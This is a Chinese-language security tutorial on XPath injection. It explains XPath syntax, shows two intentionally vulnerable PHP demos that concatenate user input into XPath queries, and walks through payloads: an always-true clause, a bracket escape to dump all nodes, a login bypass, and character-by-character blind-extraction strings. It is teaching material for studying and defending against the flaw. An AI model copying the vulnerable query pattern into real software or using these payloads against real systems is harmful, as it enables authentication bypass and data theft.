Xpath注入
XPath(XML Path Language)是一门解析XML文档的语言,可在XML文档中对元素和属性进行遍历。因为XML和HTML语法类似,所以,XPath广泛用于解析HTML文档数据,HTML页面由标签构成,这些标签就像家族里的族谱一样,有明确的层级关系,正是基于这种层级关系,XPath语法才能选中所需的数据,在HTML文档中XPath通过元素(即HTML标签)和属性(即HTML标签的属性)进行定位。
XPath常用于Selenium自动化测试中的元素定位和数据爬虫定位,使用路径表达式来选取XML和HTML文档中的节点或节点集
Xpath语法
XPath语法大致可以分为四大类:层级、属性、函数和其它
层级
- / 后面直接跟子节点,在linux系统中很常见,如/html/body/div/div[2]/div[5]/div[1]/div/form/span[1]/input
-
// 全局查找,可以是任意位置,如//div//input,双斜杠可视为相对路径,单斜杠可视为绝对路径
-
parent 选取当前节点的父节点
-
child 选取当前节点的所有子节点
-
preceding 选取当前节点的开始标签之前的所有节点
-
following 选取当前节点的结束标签之后的所有节点
-
ancestor 选取当前节点的所有先辈节点 (父、祖父等)
-
descendant 选取当前节点的所有后代节点 (子、孙等)
-
descendant-or-self 选取当前节点的所有后代节点及当前节点本身
-
. 和在linux系统中一个意思,表示当前目录,即当前节点
-
.. 同样和在linux系统中一个意思,表示上一级目录,即当前节点的父节点
属性
@ 属性访问,选择带有某个属性的节点,如//input[@name],选取带有name属性的input标签;//input[@*],选取所有带属性的
input标签,可以直接通过元素的id、name和class属性定位,如//input[@id="kw"],选取id="kw"属性的input标
签;//input[@class="s_ipt"],选取class="s_ipt"属性的input标签,若id/name/class都没有,可以通过其它属性进行定位,但要确
保此属性是不变的,不能是下次请求时属性就消失或者有变化了,如:class="xh-highlight",高亮属性在选中时才会出现
函数
text() 文本定位,常和contains()函数一起使用
last() 返回被处理节点的最后一个元素
position() 匹配返回节点的索引位置
contains() 匹配一个属性值中包含的字符串,用于模糊定位
starts-with() 匹配一个属性值开始位置的关键字,用于模糊定位
其它
- =、!=、<、>、<=、>=、or、and 运算符,一目了然,不再做解释
- *通配符,匹配任意字符,如//div/*,选取div标签下的所有标签
- | 与或符,双方条件都满足时都显示,否则只显示满足条件的一方,如://input|//title
- [] 谓语和索引需要用[]括起来,谓语是用来查找某个特定节点或包含指定值的节点,如://input[position()<2],选择最前面的input标签;//div[@id="s-top-left"]/a[1],选择id="s-top-left"的div标签下的第一个a标签
示例代码
demo.php
<?php
/**************************************************
 $ @Author: dikesi
 $ @Date: 2023-08-12 21:29:00
 $ @LastEditors: dikesi
 $ @LastEditTime: 2023-10-29 15:35:20
 $ @FilePath: \php-code\demo.php
 $ @Copyright (c) 2023 by dikesi
 **************************************************/
highlight_file(__FILE__);
if (file_exists('test.xml')) {
    $xml = simplexml_load_file('test.xml');
    $user = $_GET['user'];
    $query = "user/username[@name='" . $user . "']";
    $ans = $xml->xpath($query);
    foreach ($ans as $x => $x_value) {
        echo "2";
        echo $x . ":  " . $x_value;
        echo "<br />";
    }
}
?>
test.xml
<?xml version="1.0" encoding="utf-8"?>
<root1>
<user>
<username name='user1'>user1</username>
<key>KEY:1</key>
<username name='user2'>user2</username>
<key>KEY:2</key>
<username name='user3'>user3</username>
<key>KEY:3</key>
<username name='user4'>user4</username>
<key>KEY:4</key>
<username name='user5'>user5</username>
<key>KEY:5</key>
<username name='user6'>user6</username>
<key>KEY:6</key>
<username name='user7'>user7</username>
<key>KEY:7</key>
<username name='user8'>user8</username>
<key>KEY:8</key>
<username name='user9'>user9</username>
<key>KEY:9</key>
</user>
<hctfadmin>
<username name='hctf1'>hctf</username>
<key>flag:hctf{Dd0g_fac3_t0_k3yboard233}</key>
</hctfadmin>
</root1>
在demo.php中可以看到直接把用户输入的user参数带入xpath路径中进行查询,从而导致了xpath注入

可以看到回显user1的内容

此时查询语句变为
user/username[@name='' or '1'='1'],由于or '1'='1'永真,所以导致所有的用户信息都被查询出来了
我们的目的是得到flag,但是demo.php中将路径限制在了/user/username,也就是说我们要突破这一限制,即要闭合]

此时查询语句变为
user/username[@name='']|//*|//*[''],可以看到/user/username的[]被闭合,后面的//*匹配所有,从而导致逃逸
demo.php
<!DOCTYPE html>
<html>

<head>
    <meta charset="UTF-8">
    <title></title>
</head>

<body>
    <form method="POST">
        username:
        <input type="text" name="username">
        </p>
        password:
        <input type="password" name="password">
        </p>
        <input type="submit" value="登录" name="submit">
        </p>
    </form>
</body>

</html>
<?php
if (file_exists('test.xml')) {
    $xml = simplexml_load_file('test.xml');
    if ($_POST['submit']) {
        $username = $_POST['username'];
        $password = $_POST['password'];
        $x_query = "/accounts/user[username='{$username}' and password='{$password}']";
        $result = $xml->xpath($x_query);
        if (count($result) == 0) {
            echo '登录失败';
        } else {
            echo "登录成功";
            $login_user = $result[0]->username;
            echo "you login as $login_user";
        }
    }
}
?>
test.xml
<?xml version="1.0" encoding="UTF-8"?>
<accounts>
<user id="1">
<username>Twe1ve</username>
<email>admin@xx.com</email>
<accounttype>administrator</accounttype>
<password>P@ssword123</password>
</user>
<user id="2">
<username>test</username>
<email>tw@xx.com</email>
<accounttype>normal</accounttype>
<password>123456</password>
</user>
</accounts>
$x_query = "/accounts/user[username='{$username}' and password='{$password}']";同样,验证逻辑直接得到用户输入拼接

我们的目的是登录特权用户Twe1ve,假如我们不知道用户名,可以直接越权登录吗

此时语句为
$x_query = "/accounts/user[username='' or 1=1 or ''='' and password='{$password}']"第一个or使得username判断永真,第二个or使得password判断永真,所以可以直接登录
Xpath盲注
xpath盲注适用于攻击者不清楚XML文档的架构,没有错误信息返回,一次只能通过布尔化查询来获取部分信息,同样以上一个示例中的源码为例
Xpath盲注步骤:
- 判断根节点下的节点数
- 判断根节点下节点长度&名称
- .....
- 重复猜解完所有节点,获取最后的值
从根节点开始判断:
判断根节点下的节点长度为8:
猜解根节点下的节点名称:
'or substring(name(/*[1]), 1, 1)='a'  or ''='
'or substring(name(/*[1]), 2, 1)='c'  or ''='
..
'or substring(name(/*[1]), 8, 1)='s'  or ''='
猜解出该节点名称为accounts
'or count(/accounts)=1  or ''='   # /accounts节点数量为1
'or count(/accounts/user/*)>0 or ''='     # /accounts下有两个节点

'or string-length(name(/accounts/*[1]))=4  or ''='    # 第一个子节点长度为4
猜解accounts下的节点名称:
'or substring(name(/accounts/*[1]), 1, 1)='u'  or ''='
...
'or substring(name(/accounts/*[1]), 4, 1)='r'  or ''='
accounts下子节点名称为user
第一个user节点的子节点长度为8:
读取user节点的下子节点
'or substring(name(/accounts/user[position()=1]/*[1]), 1, 1)='u'  or ''='
'or substring(name(/accounts/user[position()=1]/*[1]), 2, 1)='s'  or ''='
...
'or substring(name(/accounts/user[position()=1]/*[1]), 8, 1)='e'  or ''='
最终所有子节点值验证如下:
'or substring(name(/accounts/user[position()=1]/*[1]), 1)='username'  or ''='
'or substring(name(/accounts/user[position()=1]/*[2]), 1)='email'  or ''='
'or substring(name(/accounts/user[position()=1]/*[3]), 1)='accounttype'  or ''='
'or substring(name(/accounts/user[position()=1]/*[4]), 1)='password'  or ''='
继续猜解:
'or count(/accounts/user[position()=1]/username/*)>0 or ''='
'or count(/accounts/user[position()=1]/email/*)>0 or ''='
'or count(/accounts/user[position()=1]/accounttype/*)>0 or ''='
'or count(/accounts/user[position()=1]/username/password/*)>0 or ''='
均为 false,不再有子节点,则可以尝试读取这些节点的值
第一个user下的username值长度为6:
读取第一个user下usernaem的值
'or substring((//user[position()=1]/username[position()=1]),1,1)='T'  or ''='
....
'or substring((//user[position()=1]/username[position()=1]),6,1)='e'  or ''='
可依次读取所有的子节点的值,第二user节点的子节点值读取方式:
'or string-length((//user[position()=2]/username[position()=1]))=4 or ''='  # 第一个user下的username长度为4
......
工具
- xcat